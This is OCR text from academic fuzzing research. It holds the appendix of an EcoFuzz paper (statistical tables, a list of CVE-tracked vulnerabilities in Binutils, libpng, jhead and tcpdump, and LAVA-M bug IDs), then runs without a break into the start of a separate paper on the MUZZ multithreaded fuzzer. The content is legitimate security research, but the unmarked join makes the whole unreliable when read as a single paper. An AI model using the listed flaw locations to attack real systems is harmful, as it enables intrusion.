Average-Cost and Total Executions. From Table 2, notice that, on most cases, under the same testing hours, the number of test cases produced by EcoFuzz is far fewer than other techniques, especially on the subjects `cxxfilt`, `xmllint` and `infotocap`. The reason is that when EcoFuzz assigns energy to a seed, EcoFuzz does not take the execution time or length of the seed into consideration. That leads EcoFuzz to allocate energy on a long execution time seed as same as other some fast seed, which costs EcoFuzz more time to fuzz it than some other seeds. Besides, EcoFuzz has fuzzed all seeds from the queue, with implementing more executions on the *trim* strategy than other techniques. Different from our scheduling algorithm, the power schedules of other fuzzers we compare against to EcoFuzz are mainly based on that of AFL and maintain most features. As introduced in Section 2.1, during the indeterministic strategies, AFL assigns energy to the seed according to its performance score, which is calculated based on the execution time, coverage, and discovery time. The longer its execution time is, the less energy is allocated. This mechanism guarantees that AFL will not spend a lot of time on fuzzing these long execution time seeds. However, it makes sense to allocate energy to these long execution time seeds, which also helps us to improve the coverage.

More Statistical Analysis. In Section 5.2, we have reported the results of statistical analysis and pointed out that EcoFuzz outperforms other tools in general. In this subsection, we analyze the statistical results of p value and extremum in detail.

From Table 6, on the path coverage, p_1 is smaller than 10^{-4} in all evaluations, indicating that the distribution of total paths found by EcoFuzz and AFL differs significantly. Further, p_3, p_5, and p_6 are also mostly tend to be smaller than 10^{-3}, which proves that EcoFuzz also outperforms AFLFast, FairFuzz, and MOPT-AFL notably in path exploration. In the majority of evaluation, p_4 is approximately the same as 10^{-1}, this indicating that the paths EcoFuzz and AFLFast.new find are not significantly different. However, on the average-cost, p_4 is smaller than 10^{-2} on 11 evaluations, thus proving that EcoFuzz's average-cost is significantly lower than that of AFLFast.new.

From Table 7, EcoFuzz and AFLFast.new outperform the other five tools on most programs, whether in the maximum or the minimum of discovered paths. EcoFuzz achieves the upper bound of the maximum of path coverage on six programs, minimum of path coverage on eight programs. Compared to AFLFast.new, though EcoFuzz achieves the path coverage approximate to AFLFast.new, the energy depletion of EcoFuzz is lower than AFLFast.new.

8.2 Analysis of Vulnerabilities Detected by EcoFuzz

In Section 5.4, we evaluated the validity of EcoFuzz on detecting vulnerabilities and reported some vulnerabilities found by EcoFuzz in general. We state some detailed analysis of these vulnerabilities in this subsection.

In addition to the bugs found in GNU Binutils, EcoFuzz also found 5 vulnerabilities on some programs tested in Section 5.2, with 2 heap-buffer-overflow in `gif2png`, and `tcpdump`, as well as 3 memory leak in `libpng` and `jhead`, which were only found by EcoFuzz, FidgetyAFL and AFLFast.new. In detail, there are 2 vulnerabilities found in `gif2png`, a heap-buffer-overflow in the *writefile* function in *gif2png.c* and a memory leek in the *xalloc* function in *memory.c*. In addition, since `gif2png` is built on `libpng`, EcoFuzz also found a memory leak in *png_malloc_warn* in *pngmem.c* of `libpng` when recurred a crash in `gif2png`. Moreover, EcoFuzz found a heap-buffer-overflow in `jhead`, which

Table 6: The p-value result in each evaluation

Subjects	Number of total paths						Average-cost					
	p_1	p_2	p_3	p_4	p_5	p_6	p_1	p_2	p_3	p_4	p_5	p_6
nm	$1.2*10^{-7}$	$1.2*10^{-2}$	$1.3*10^{-4}$	$6.4*10^{-1}$	$1.2*10^{-4}$	$3.9*10^{-7}$	$1.5*10^{-5}$	$8.5*10^{-3}$	$5.7*10^{-4}$	$2.9*10^{-4}$	$3.2*10^{-3}$	$1.4*10^{-5}$
objdump	$5.0*10^{-8}$	$1.4*10^{-1}$	$1.9*10^{-7}$	$2.6*10^{-1}$	$2.2*10^{-6}$	$3.6*10^{-8}$	$9.5*10^{-8}$	$1.9*10^{-3}$	$1.4*10^{-5}$	$5.6*10^{-3}$	$1.2*10^{-2}$	$4.0*10^{-8}$
readelf	$9.2*10^{-7}$	$5.2*10^{-1}$	$2.4*10^{-5}$	$4.6*10^{-2}$	$2.8*10^{-4}$	$1.4*10^{-6}$	$4.9*10^{-8}$	$6.2*10^{-1}$	$2.4*10^{-6}$	$7.9*10^{-1}$	$3.5*10^{-2}$	$8.8*10^{-9}$
size	$9.2*10^{-7}$	$2.8*10^{-5}$	$4.6*10^{-6}$	$9.5*10^{-3}$	$1.3*10^{-6}$	$4.8*10^{-6}$	$1.0*10^{-5}$	$7.2*10^{-6}$	$1.4*10^{-3}$	$1.3*10^{-4}$	$2.9*10^{-1}$	$4.8*10^{-4}$
cxxfilt	$5.8*10^{-6}$	$4.4*10^{-3}$	$3.3*10^{-5}$	$7.1*10^{-4}$	$6.1*10^{-8}$	$3.2*10^{-1}$	$4.4*10^{-7}$	$5.1*10^{-8}$	$1.4*10^{-7}$	$2.4*10^{-6}$	$4.4*10^{-7}$	$2.4*10^{-6}$
djpeg	$7.6*10^{-5}$	$2.3*10^{-1}$	$9.3*10^{-4}$	$1.4*10^{-1}$	$9.2*10^{-6}$	$4.4*10^{-2}$	$7.4*10^{-4}$	$4.8*10^{-2}$	$1.2*10^{-3}$	$3.7*10^{-1}$	$1.5*10^{-4}$	$2.4*10^{-5}$
xmllint	$9.3*10^{-9}$	$6.6*10^{-3}$	$1.7*10^{-7}$	$6.1*10^{-2}$	$1.9*10^{-3}$	$1.9*10^{-3}$	$2.0*10^{-5}$	$5.5*10^{-6}$	$1.4*10^{-7}$	$2.9*10^{-4}$	$8.6*10^{-5}$	$3.0*10^{-6}$
gif2png	$4.2*10^{-7}$	$6.3*10^{-4}$	$4.6*10^{-4}$	$1.5*10^{-1}$	$2.2*10^{-6}$	$1.8*10^{-4}$	$1.2*10^{-1}$	$9.2*10^{-4}$	$5.1*10^{-1}$	$1.0*10^{-3}$	$2.1*10^{-3}$	$7.2*10^{-3}$
readpng	$7.1*10^{-6}$	$4.3*10^{-2}$	$9.1*10^{-5}$	$3.2*10^{-1}$	$9.8*10^{-2}$	$4.8*10^{-2}$	$3.6*10^{-3}$	$2.0*10^{-4}$	$1.3*10^{-3}$	$2.1*10^{-4}$	$5.4*10^{-2}$	$4.3*10^{-4}$
tcpdump	$1.8*10^{-6}$	$2.3*10^{-3}$	$7.1*10^{-6}$	$9.1*10^{-1}$	$3.6*10^{-2}$	$2.6*10^{-5}$	$3.9*10^{-7}$	$1.4*10^{-2}$	$1.1*10^{-4}$	$1.4*10^{-3}$	$1.1*10^{-4}$	$3.4*10^{-7}$
infotocap	$4.5*10^{-6}$	$2.7*10^{-1}$	$7.0*10^{-5}$	$1.6*10^{-1}$	$8.7*10^{-5}$	$3.3*10^{-2}$	$6.4*10^{-6}$	$3.3*10^{-5}$	$7.1*10^{-8}$	$7.3*10^{-5}$	$1.4*10^{-6}$	$1.5*10^{-7}$
jhead	$5.7*10^{-6}$	$1.5*10^{-4}$	$6.9*10^{-5}$	$1.8*10^{-4}$	$7.9*10^{-6}$	$1.8*10^{-4}$	$8.4*10^{-7}$	$3.0*10^{-4}$	$6.0*10^{-6}$	$1.4*10^{-10}$	$1.4*10^{-8}$	$1.3*10^{-3}$
magick	$1.8*10^{-10}$	$3.8*10^{-2}$	$3.3*10^{-9}$	$4.4*10^{-1}$	$1.6*10^{-5}$	$7.1*10^{-7}$	$5.6*10^{-9}$	$2.3*10^{-2}$	$3.8*10^{-8}$	$1.9*10^{-5}$	$5.9*10^{-5}$	$3.3*10^{-5}$
bsdtar	$1.0*10^{-10}$	$6.7*10^{-3}$	$9.4*10^{-6}$	$7.8*10^{-1}$	$3.3*10^{-7}$	$6.1*10^{-7}$	$2.9*10^{-10}$	$2.6*10^{-3}$	$9.7*10^{-5}$	$9.4*10^{-2}$	$2.3*10^{-3}$	$1.1*10^{-5}$

Table 7: The maximum and minimum of discovered paths in each evaluation

Subjects	Maximum / Minimum of Discovered Paths						
	AFL	FidgetyAFL	AFLFast	AFLFast.new	FairFuzz	MOPT-AFL	EcoFuzz
nm	2,651 / 4,074	3,197 / 7,671	2,675 / 5,548	7,406 / **8,966**	2,683 / 5,613	2,547 / 4,069	**7,986** / 8,659
objdump	3,633 / 4,238	6,952 / 7,496	3,791 / 4,520	6,933 / 7,587	5,033 / 5,646	4,361 / 4,549	**7,063** / **7,810**
readelf	5,371 / 5,840	12,118 / 14,032	7,997 / 8,332	**13,110** / **14,813**	8,111 / 10,124	5,723 / 6,189	11,555 / 14,337
size	2,279 / 2,644	3,285 / 3,408	1,685 / 2,586	3,467 / 3,870	2,597 / 2,928	2,761 / 3,093	**3,727** / **4,097**
cxxfilt	3,329 / 4,786	7,424 / 8,020	3,883 / 5,237	**7,632** / **8,756**	4,906 / 5,278	6,125 / 7,352	6,847 / 7,393
djpeg	2,063 / 2,320	2,840 / 4,794	2,073 / 2,502	**2,940** / **4,895**	1,780 / 2,010	2,199 / 2,943	2,807 / 3,380
xmllint	3,385 / 3,591	6,114 / 6,435	3,886 / 4,347	**6,864** / **7,573**	4,732 / 6,268	5,742 / 6,259	6,304 / 7,062
gif2png	2,551 / 3,122	3,946 / 4,193	1,906 / 3,559	4,112 / 4,332	2,627 / 3,234	3,723 / 4,009	**4,204** / **4,347**
readpng	1,463 / 1,598	1,757 / 2,001	1,486 / 1,685	1,812 / 2,132	1,413 / **2,177**	1,608 / 1,981	**1,923** / 2,168
tcpdump	5,987 / 6,830	9,776 / 11,201	5,499 / 7,680	**12,456** / 13,321	10,678 / 12,635	7,393 / 8,612	12,417 / **15,191**
infotocap	2,849 / 3,914	5,428 / 6,433	4,089 / 4,794	**5,507** / **7,136**	3,388 / 4,668	4,932 / 5,831	5,443 / 6,240
jhead	482 / 513	527 / 551	511 / 545	524 / 552	496 / 521	528 / 556	**577** / **619**
magick	1000 / 1,164	4,379 / 5,623	1,891 / 2,230	5,132 / 5,567	2,853 / 3,948	3,116 / 3,739	**5,268** / **5,873**
bsdtar	2,691 / 2,823	6,367 / 6,906	2,139 / 4,148	6,490 / **7,648**	3,292 / 4,395	2,536 / 4,081	**7,006** / 7,581

is triggered in the *process_DQT* function in *jpgqguess.c* and has been requested as CVE-2020-6624 by others. This vulnerability was only found by EcoFuzz, FidgetyAFL and AFLFast.new, thus proving that EcoFuzz is more efficient than AFL and AFLFast in detecting vulnerabilities. In addition, we recompiled and tested `tcpdump` with the ASAN model of AFL. EcoFuzz found a memory leak in the *copy_argv* function in *tcpdump.c*. Finally, we submitted these 5 vulnerabilities and obtain CVE-2019-17371 as the memory leak in `libpng`. All vulnerabilities are listed in Table 8.

Table 8: The discovered vulnerabilities

Softwares	File/Function	Status
Binutils-2.32	cp-demangle.c/d_expression_1	CVE-2019-9070
Binutils-2.32	hash.c/bfd_hash_hash	Acknowledged
Binutils-2.32	bfd.c/_bfd_doprnt	CVE-2019-12972
Binutils-2.31	xmalloc.c/xmalloc	Patched
Binutils-2.31	cplus-dem.c/string_append	Patched
Binutils-2.31	cplus-dem.c/string_append_template_idx	Patched
Binutils-2.31	cplus-dem.c/demangle_class_name	Patched
gif2png-2.5.13	gif2png.c/writefile	Submitted
gif2png-2.5.13	memory.c/xalloc	Submitted
libpng-1.6.37	pngmem.c/png_malloc_warn	CVE-2019-17371
tcpdump-4.9.2	tcpdump.c/copy_argv	Acknowledged
jhead-3.03	jpgqguess.c/process_DQT	CVE-2020-6624
SNMP deamon	snmp/Context::createReply	Patched

8.3 More Analysis of Experiments on LAVA-M

In Section 5.5, we evaluate the performance of each technique on LAVA-M in general. We also point out the comparison between EcoFuzz with Angora and VUzzer is not strict enough. Now we do a more in-depth and detailed analysis.

We deployed EcoFuzz on the cloud server in Section 5.5. We also run EcoFuzz with the same setting as in Section 5.5. After validating the bugs detected by EcoFuzz during 5 times of 5-hours runs, EcoFuzz found all listed and unlisted bugs on `base64`, `md5sum`, and `uniq`, with 48(+4), 57(+4) and 28(+1) bugs. For `who`, EcoFuzz found 1,966 bugs in total, with 1,750 listed and 216 unlisted bugs, which are both more than that of Angora and VUzzer. In detail, EcoFuzz detected 1,139, 1,365, 1,377, 1,450 and 1,210 bugs on `who` in each run, respectively. Since different environments have an impact on the experimental results and there is non-negligible randomness in the experiment of fuzzing, it is not objective to deduce that EcoFuzz can always outperform Angora on LAVA-M from the results in our evaluation. In the origin paper, Angora can find 1,541 bugs on `who` in one 5-hours run [10], which states that Angora is still an efficient and state-of-the-art tool in detecting the bugs in LAVA-M.

From these results, on `base64`, `md5sum`, and `uniq`, EcoFuzz found all the listed and unlisted bugs, as same as FidgetyAFL and AFLFast.new. Angora also performs well on these three programs. Furthermore, these four tools all detected numerous bugs in `who`.

Moreover, AFL-type fuzzers all perform well on LAVA-M in the dictionary mode. In fact, the way to trigger the bugs injected in LAVA-M is extremely simple, just satisfying the

comparison of some four-byte magic bytes in some positions. However, AFL could not recognize magic bytes in the conditional statement. Therefore, a comparison of four-byte magic bytes will cost AFL too much energy to traverse. Some techniques using taint tracking or symbolic execution outperform than AFL without a dictionary on LAVA-M [10, 38]. In practice, the static analysis module of EcoFuzz has solved the problem by extracting the hard-code and magic bytes in LAVA-M. Therefore, it is an efficient way to combine the low-overhead program analysis techniques (e.g., static analysis) with the high-speed greybox fuzzing (e.g., AFL). Finally, all unlisted bugs found by EcoFuzz in different environments are listed in Table 9.

Table 9: The unlisted bugs found by EcoFuzz

Program	IDs of the unlisted bugs found by EcoFuzz
base64	274, 521, 526, 527
md5sum	281, 287, 314, 499
uniq	227
who	2, 4, 6, 8, 20, 61, 63, 73, 77, 81, 85, 89, 117, 125, 165, 169, 173, 177, 181, 185, 189, 193, 197, 210, 214, 218, 222, 226, 294, 298, 303, 307, 312, 316, 321, 325, 327, 334, 336, 338, 346, 350, 355, 359, 450, 454, 459, 463, 468, 472, 477, 481, 483, 488, 492, 497, 501, 504, 506, 512, 514, 522, 526, 531, 535, 974, 975, 994, 995, 996, 1007, 1026, 1034, 1038, 1049, 1054, 1071, 1072, 1329, 1334, 1339, 1345, 1350, 1355, 1361, 1377, 1382, 1388, 1393, 1397, 1403, 1408, 1415, 1420, 1429, 1436, 1445, 1450, 1456, 1461, 1718, 1727, 1728, 1735, 1736, 1737, 1738, 1747, 1748, 1755, 1756, 1891, 1892, 1893, 1894, 1903, 1904, 1911, 1912, 1921, 1925, 1935, 1936, 1943, 1944, 1949, 1953, 1993, 1995, 1996, 2000, 2004, 2008, 2012, 2014, 2019, 2023, 2027, 2031, 2034, 2035, 2039, 2043, 2047, 2051, 2055, 2061, 2065, 2069, 2073, 2077, 2079, 2081, 2083, 2181, 2189, 2194, 2219, 2221, 2223, 2225, 2229, 2231, 2235, 2236, 2240, 2244, 2246, 2247, 2249, 2253, 2255, 2258, 2262, 2266, 2268, 2269, 2271, 2275, 2282, 2286, 2291, 2295, 2302, 2304, 2462, 2500, 2507, 2521, 2681, 2703, 2790, 2804, 2806, 2810, 2814, 2823, 2827, 2834, 2838, 2847, 2854, 2919, 2920, 2922, 3082, 3083, 3099, 3185, 3187, 3188, 3213, 3218, 3222, 3232, 3235, 3237, 3238, 3239, 3242, 3245, 3247, 3249, 3256, 3257, 3260, 3264, 3265, 3267, 3269, 3389, 3464, 3465, 3468, 3469, 3471, 3487, 3488, 3495, 3496, 3509, 3510, 3517, 3523, 3527, 3545, 3551, 3561, 3939, 4024, 4025, 4026, 4222, 4223, 4224, 4225, 4287, 4295

MUZZ: Thread-aware Grey-box Fuzzing for Effective Bug Hunting in Multithreaded Programs

Hongxu Chen[§†] Shengjian Guo[‡] Yinxing Xue[§*] Yulei Sui[¶]
Cen Zhang[†] Yuekang Li[†] Haijun Wang[#] Yang Liu[†]
[†]*Nanyang Technological University* [‡]*Baidu Security* [¶]*University of Technology Sydney*
[§]*University of Science and Technology of China* [#]*Ant Financial Services Group*

Abstract

Grey-box fuzz testing has revealed thousands of vulnerabilities in real-world software owing to its lightweight instrumentation, fast coverage feedback, and dynamic adjusting strategies. However, directly applying grey-box fuzzing to input-dependent multithreaded programs can be extremely inefficient. In practice, multithreading-relevant bugs are usually buried in the sophisticated program flows. Meanwhile, existing grey-box fuzzing techniques do not stress thread-interleavings that affect execution states in multithreaded programs. Therefore, mainstream grey-box fuzzers cannot adequately test problematic segments in multithreaded software, although they might obtain high code coverage statistics.

To this end, we propose MUZZ, a new grey-box fuzzing technique that hunts for bugs in multithreaded programs. MUZZ owns three novel thread-aware instrumentations, namely coverage-oriented instrumentation, thread-context instrumentation, and schedule-intervention instrumentation. During fuzzing, these instrumentations engender runtime feedback to accentuate execution states caused by thread interleavings. By leveraging such feedback in the dynamic seed selection and execution strategies, MUZZ preserves more valuable seeds that expose bugs under a multithreading context.

We evaluate MUZZ on twelve real-world multithreaded programs. Experiments show that MUZZ outperforms AFL in both multithreading-relevant seed generation and concurrency-vulnerability detection. Further, by replaying the target programs against the generated seeds, MUZZ also reveals more concurrency-bugs (e.g., data-races, thread-leaks) than AFL. In total, MUZZ detected eight new concurrency-vulnerabilities and nineteen new concurrency-bugs. At the time of writing, four reported issues have received CVE IDs.

1 Introduction

Multithreading has been popular in modern software systems since it substantially utilizes the hardware resources to boost software performance. A typical computing paradigm of multithreaded programs is to accept a set of inputs, distribute computing jobs to threads, and orchestrate their progress accordingly. Compared to sequential programs, however, multithreaded programs are more prone to severe software faults. On the one hand, the non-deterministic thread-interleavings give rise to *concurrency-bugs* like data-races, deadlocks, etc [32]. These bugs may cause the program to end up with abnormal results or unexpected hangs. On the other hand, bugs that appear under specific inputs and interleavings may lead to *concurrency-vulnerabilities* [5, 30], resulting in memory corruptions, information leakage, etc.

There exist a line of works on detecting bugs and vulnerabilities inmultithreaded programs. Static concurrency-bug predictors [2, 40, 45, 50] aim to approximate the runtime behaviors of a program without actual concurrent execution. However, they typically serve as a complementary solution due to the high percentage of false alarms [19]. Dynamic detectors detect concurrency-violations by reasoning memory read/write and synchronization events in a particular execution trace [5, 12, 21, 41, 42, 49, 58]. Several techniques like ThreadSanitizer (a.k.a., TSan) [42] and Helgrind [49] have been widely used in practice. However, these approaches by themselves do not automatically *generate new test inputs* to exercise different paths in multithreaded programs.

Meanwhile, grey-box fuzzing is effective in generating test inputs to expose vulnerabilities [34, 36]. It is reported that grey-box fuzzers (GBFs) such as AFL [63] and libFuzzer [31] have detected more than 16,000 vulnerabilities in hundreds of real-world software projects [16, 31, 63].

Despite the great success of GBFs in detecting vulnerabilities, *there are few efforts on fuzzing user-space multithreaded programs*. General-purpose GBFs usually cannot explore thread-interleaving introduced execution states due to their unawareness of multithreading. Therefore, they cannot effectively detect concurrency-vulnerabilities inherently buried in sophisticated program flows [30]. In a discussion in 2015 [64], the author of AFL, Michal Zalewski, even suggests that "*it's generally better to have a single thread*". In fact, due

*Corresponding Author.

to the difficulty and inefficiency, the fuzzing driver programs in Google's continuous fuzzing platform OSS-fuzz are all tested in *single-threaded* mode [15]. Also, by matching unions of keyword patterns "race*", "concurren*" and "thread*" in the MITRE CVE database [48], we found that only 202 CVE records are relevant to concurrency-vulnerabilities out of the 70438 assigned CVE IDs ranging from CVE-2014-* to CVE-2018-*. In particular, we observed that, theoretically, at most 4 CVE records could be detected by grey-box fuzzers that work on user-space programs.

As a result, there are no practical fuzzing techniques to test *input-dependent user-space multithreaded programs* and detect bugs or vulnerabilities inside them. To this end, we present a dedicated grey-box fuzzing technique, MUZZ, to reveal bugs by exercising *input*-dependent and *interleaving*-dependent paths. We categorize the targeted *multithreading-relevant bugs* into two major groups:

- **concurrency-vulnerabilities** (V_m): they correspond to memory corruption vulnerabilities that occur in a multi-threading context. These vulnerabilities can be detected during the *fuzzing* phase.
- **concurrency-bugs** (B_m): they correspond to the bugs like data-races, atomicity-violations, deadlocks, etc. We detect them by *replaying* the seeds generated by MUZZ with state-of-the-art concurrency-bug detectors such as TSan.

Note that B_m may not be revealed during *fuzzing* since they do not necessarily result in memory corruption crashes. In the remaining sections, when referring to *multithreading-relevant bugs*, we always mean the combination of concurrency-bugs and concurrency-vulnerabilities, i.e., $V_m \cup B_m$.

We summarize the contributions of our work as follows:
1) We develop three novel thread-aware instrumentations for grey-box fuzzing that can distinguish the execution states caused by thread-interleavings.
2) We optimize seed selection and execution strategies based on the runtime feedback provided by the instrumentations, which help generate more effective seeds concerning the multithreading context.
3) We integrate these analyses into MUZZ for an effective bug hunting in multithreaded programs. Experiments on 12 real-world programs show that MUZZ outperforms other fuzzers like AFL and MOPT in detecting concurrency-vulnerabilities and revealing concurrency-bugs.
4) MUZZ detected 8 new concurrency-vulnerabilities and 19 new concurrency-bugs, with 4 CVE IDs assigned. Considering the small portion of concurrency-vulnerabilities recorded in the CVE database, the results are promising.

2 Background and Motivation

2.1 Grey-box Fuzzing Workflow

Algorithm 1 presents the typical workflow of a grey-box fuzzer [3, 34, 63]. Given a target program $\mathbb{P}_o$ and the input seeds Q_S, a GBF first utilizes instrumentation to track the coverage information in $\mathbb{P}_o$. Then it enters the fuzzing loop: 1) *Seed selection* decides which seed to be selected next; 2) *Seed scheduling* decides how many mutations $\mathbb{M}$ will be applied on the selected seed t; 3) *Seed mutation* applies mutations on seed t to generate a new seed t'; 4) During *repeated execution*, for each new seed t', the fuzzer executes against it $\mathbb{N}_c$ times to get its execution statistics; 5) *Seed triaging* evaluates t' based on the statistics and the coverage feedback from instrumentation, to determine whether the seed leads to a vulnerability, or whether it is "effective" and should be preserved in the seed queue for subsequent fuzzing. Here, steps 3), 4), 5) are continuously processed $\mathbb{M}$ times. Notably, $\mathbb{N}_c$ times of repeated executions are necessary since a GBF needs to collect statistics such as average execution time for t', which will be used to calculate mutation times $\mathbb{M}$ for seed scheduling in the next iteration. In essence, the effectiveness of grey-box fuzzing relies on the feedback collected from the instrumentation. Specifically, the result of *cov_new_trace* (line 11) is determined by the *coverage* feedback.

Algorithm 1: Grey-box Fuzzing Workflow

```
   input  : program P_o, initial seed queue Q_S
   output : final seed queue Q_S, vulnerable seed files T_C
1  P_f ← instrument(P_o) ;                          // instrumentation
2  T_C ← ∅;
3  while True do
4      t ← select_next_seed(Q_S) ;                  // seed selection
5      M ← get_mutation_chance(P_f, t) ;            // seed scheduling
6      for i ∈ 1...M do
7          t' ← mutated_input(t) ;                  // seed mutation
8          res ← run(P_f, t', N_c);                 // repeated execution
9          if is_crash(res) then                    // seed triaging
10             T_C ← T_C ∪ {t'} ; // report vulnerable seeds
11         else if cov_new_trace(t', res) then
12             Q_S ← Q_S ⊕ t' ; // preserve "effective" seeds
```

2.2 The Challenge in Fuzzing Multithreaded Programs and Our Solution

Figure 1 is an abstracted multithreaded program that accepts a certain input file and distributes computing jobs to threads. Practically it may behave like compressors/decompressors (e.g., *lbzip2*, *pbzip2*), image processors (e.g., *ImageMagick*, *GraphicsMagick*), encoders/decoders (e.g., *WebM*, *libvpx*), etc. After reading the input content `buf`, it does an initial validity check inside the function `check`. It exits immediately if the buffer does not satisfy certain properties. The multithreading context starts from function `compute` (via `pthread_create` at lines 24-25). It contains shared variables `s_var` (passed from `main`) and `g_var` (global variables), as well as the mutex primitive `m` to exclusively read/write shared variables (via `pthread_mutex_lock` and `pthread_mutex_unlock`).

```
1  int g_var = -1;
2  void modify(int *pv) { *pv -= 2;}                    // ⑨
3
4  void check(char * buf) {
5    if (is_invalid(buf)) { exit(1); }
6    else { modify((int*)buf); }
7  }
8
9  char* compute(void *s_var) {
10   g_var += 1;                                        // ①
11   g_var *= 2;                                        // ②
12   if ((int*)s_var[0]<0)                              // ③
13     modify((int*)s_var);                             // ④
14   pthread_mutex_lock(&m);                            // ⑤
15   modify(&g_var);                                    // ⑥
16   pthread_mutex_unlock(&m);                          // ⑦
17   return (char*)s_var;                               // ⑧
18 }
19
20 int main(int argc, char **argv) {
21   char * buf = read_file_content(argv[1]);
22   check(buf);
23   pthread_t T1, T2;
24   pthread_create(T1,NULL,compute,buf);
25   pthread_create(T2,NULL,compute,buf+128);
26   ......
27 }
```

Figure 1: Code segments abstracted from real-world programs. The shadow lines denote "suspicious interleaving scope" introduced in §4.1.

With different inputs, the program may execute different segments. For example, based on the condition of statement ③, which is purely dependent on the input content (i.e., different results of `buf` provided by seed files), it may or may not execute ④. Therefore, different seed files need to be generated to exercise different paths in multithreading context — in fact, this is the starting point that we use fuzzing to generate seed files to test multithreaded programs.

Meanwhile, in the presence of thread-interleavings, `g_var` (initialized with -1) may also have different values. Let us focus on different seeds' executions at two statements: ①:"`g_var+=1`", and ②: "`g_var*=2`". Suppose there are two threads: T1, T2; and T1:① is executed first. Then there are at least three interleavings:

i) T1:①→T2:①→T2:②→T1:② `g_var=4`
ii) T1:①→T2:①→T1:②→T2:② `g_var=4`
iii) T1:①→T1:②→T2:①→T2:② `g_var=2`

After the second ② is executed, the values of `g_var` may be different (4 and 2, respectively). Worse still, since neither ① nor ② is an *atomic* operation in the representation of the actual program binary, many more interleavings can be observed and `g_var` will be assigned to other values.

The challenge. To reveal multithreading-relevant bugs, a GBF needs to generate diverse seeds that execute different paths in multithreading context (e.g., paths inside `compute`). However, *existing GBFs even have difficulties in generating seeds to reach multithreading segments*. For example, if `check` is complicated enough, most of the seeds may fail the check and exit before entering `compute` — this is quite common due to the low quality of fuzzer-generated seeds [34,61]. Meanwhile, *even if a seed indeed executes multithreading code, it may still fail to satisfy certain preconditions to reach the problematic context.* For example, suppose `modify` contains a vulnerability that can only be triggered when `g_var` is 2. If the fuzzer has occasionally generated a seed that executes `compute` and the condition of ③ is true, with no awareness of thread-interleavings, it will not distinguish different schedules between i), ii) and iii). As a result, subsequent mutations on this seed will miss important feedback regarding `g_var`, making it difficult to generate seeds that trigger the vulnerability.

To summarize, the challenge of fuzzing multithreaded programs is, existing GBFs have difficulties in generating seeds that execute multithreading context and keep thread-interleaving execution states.

Our solution. *We provide fine-grained* thread-aware feedback *for seed files that execute multithreading context and distinguish more such execution states*. According to §2.1, the preservation of seeds is based on the feedback; then we can expect that the fuzzer will preserve more distinct seeds that execute multithreading code segments in the seed queue. This means that the multithreading-relevant seeds are *implicitly prioritized*. Since these seeds have already passed the validity checking, the overall quality of the generated seeds is higher. The "Matthew Effect" helps keep the quality of seed generations for subsequent fuzzing. Essentially, this provides a biased coverage feedback on multithreading code segments (more explanations on this are available in §5.3.

Now let us investigate what instrumentations can be improved to existing fuzzers for *thread-aware feedback*.

2.3 Thread-aware Feedback Improvements

2.3.1 Feedback to Track Thread-interleavings and Thread-context

The state-of-the-art GBFs, such as AFL, instrument the entry instruction of each basicblock *evenly* as the basicblock's *deputy*. We refer to this selection strategy over deputy instructions as AFL-Ins. AFL-Ins provides coverage feedback during the dynamic fuzzing phase to explore more paths. During repeated execution (line 8 in Algorithm 1), AFL labels a value to each *transition* that connects the deputies of two consecutively executed basicblocks [63]. By maintaining a set of *transitions* for queued seeds, AFL-Ins *tracks* the "coverage" of the target program. *cov_new_trace* (line 11 in Algorithm 1) checks whether a transition indicates a new path/state.

Figure 2b depicts the transitions upon executing the functions `compute` and `modify` in Figure 1. For brevity, we use *source code* to illustrate the problem and use *statements* to represent *instructions* in assembly or LLVM IR [28].

AFL-Ins works perfectly on single-threaded programs: the




Figure 2: (a) thread-aware callgraph of Figure 1; (b) its edge transitions across `compute` and `modify`. In (b), the arrows denote the transitions between statements. The pentagons denote basicblocks' entry statements; the other statements are represented by rectangles. Their colors are consistent with function nodes in (a). Since AFL-Ins only tracks branches' entry statements, only branching edges (③→④ and ③→⑤) and function call edges (④→⑨ and ⑥→⑨) are recorded — these transitions are marked as solid arrows.

kept transitions can reflect both branching conditions (e.g., ③→④ and ③→⑤) and function calls (e.g., ④→⑨ and ⑥→⑨). However, AFL-Ins cannot capture these differences among schedules i), ii) and iii) (c.f. §2.2). In fact, it can only observe there is a transition ①→①; thus it will not prioritize this path for subsequent mutations, compared to other paths that do not even execute `compute`. The root cause of this defect lies in that AFL only tracks entry statements of basicblocks *evenly*, and does not record thread identities. Therefore, we can add *more deputy instructions* within multithreading-relevant basicblocks to provide more interleaving feedback, and add *thread-context information* to distinguish different threads.

2.3.2 Schedule-intervention Across Executions

During a GBF's repeated execution procedure (line 8 in Algorithm 1), a seed may exhibit *non-deterministic behaviors*: it executes different paths of the target program across executions due to randomness. In this scenario, AFL (and other GBFs) will execute against such a seed more times than a seed with deterministic behaviors [63]. For the non-deterministic behaviors caused by scheduling-interleaving in multithreaded programs, since the execution is *continuously* repeated $\mathbb{N}_c$ times, the system level environment (e.g., CPU usage, memory consumption, I/O status) is prone to be similar [23, 26]. This will decrease the diversities of schedules, and consequently reduce the overall effectiveness. For example, during a repeated execution with $\mathbb{N}_c = 40$, schedules i) and iii) might occur 10 and 30 times respectively, while schedule ii) do not occur at all; in this scenario, the execution states corresponding to ii) will not be observed by the fuzzer. Ideally, we would like the fuzzer to observe as many distinct interleavings as possible during repeated execution since that marks the potential states a seed can exercise. In the case of statements ① and ②, we hope schedules i), ii), iii) can all occur. Therefore, it is favorable to provide *schedule interventions* to diversify the actual schedules.

3 System Overview

Figure 3 depicts the system overview of MUZZ. It contains four major components: Ⓐ static thread-aware analysis guided instrumentations, Ⓑ dynamic fuzzing, Ⓒ vulnerability analysis, Ⓓ concurrency-bug revealing.

During Ⓐ:*instrumentation* (§4), for a multithreaded program $\mathbb{P}_o$, MUZZ firstly computes thread-aware interprocedural control flow graph (ICFG) and the code segments that are likely to interleave with others during execution [11, 45], namely *suspicious interleaving scope*, in §4.1. Based on these results, it performs three instrumentations inspired by §2.3.

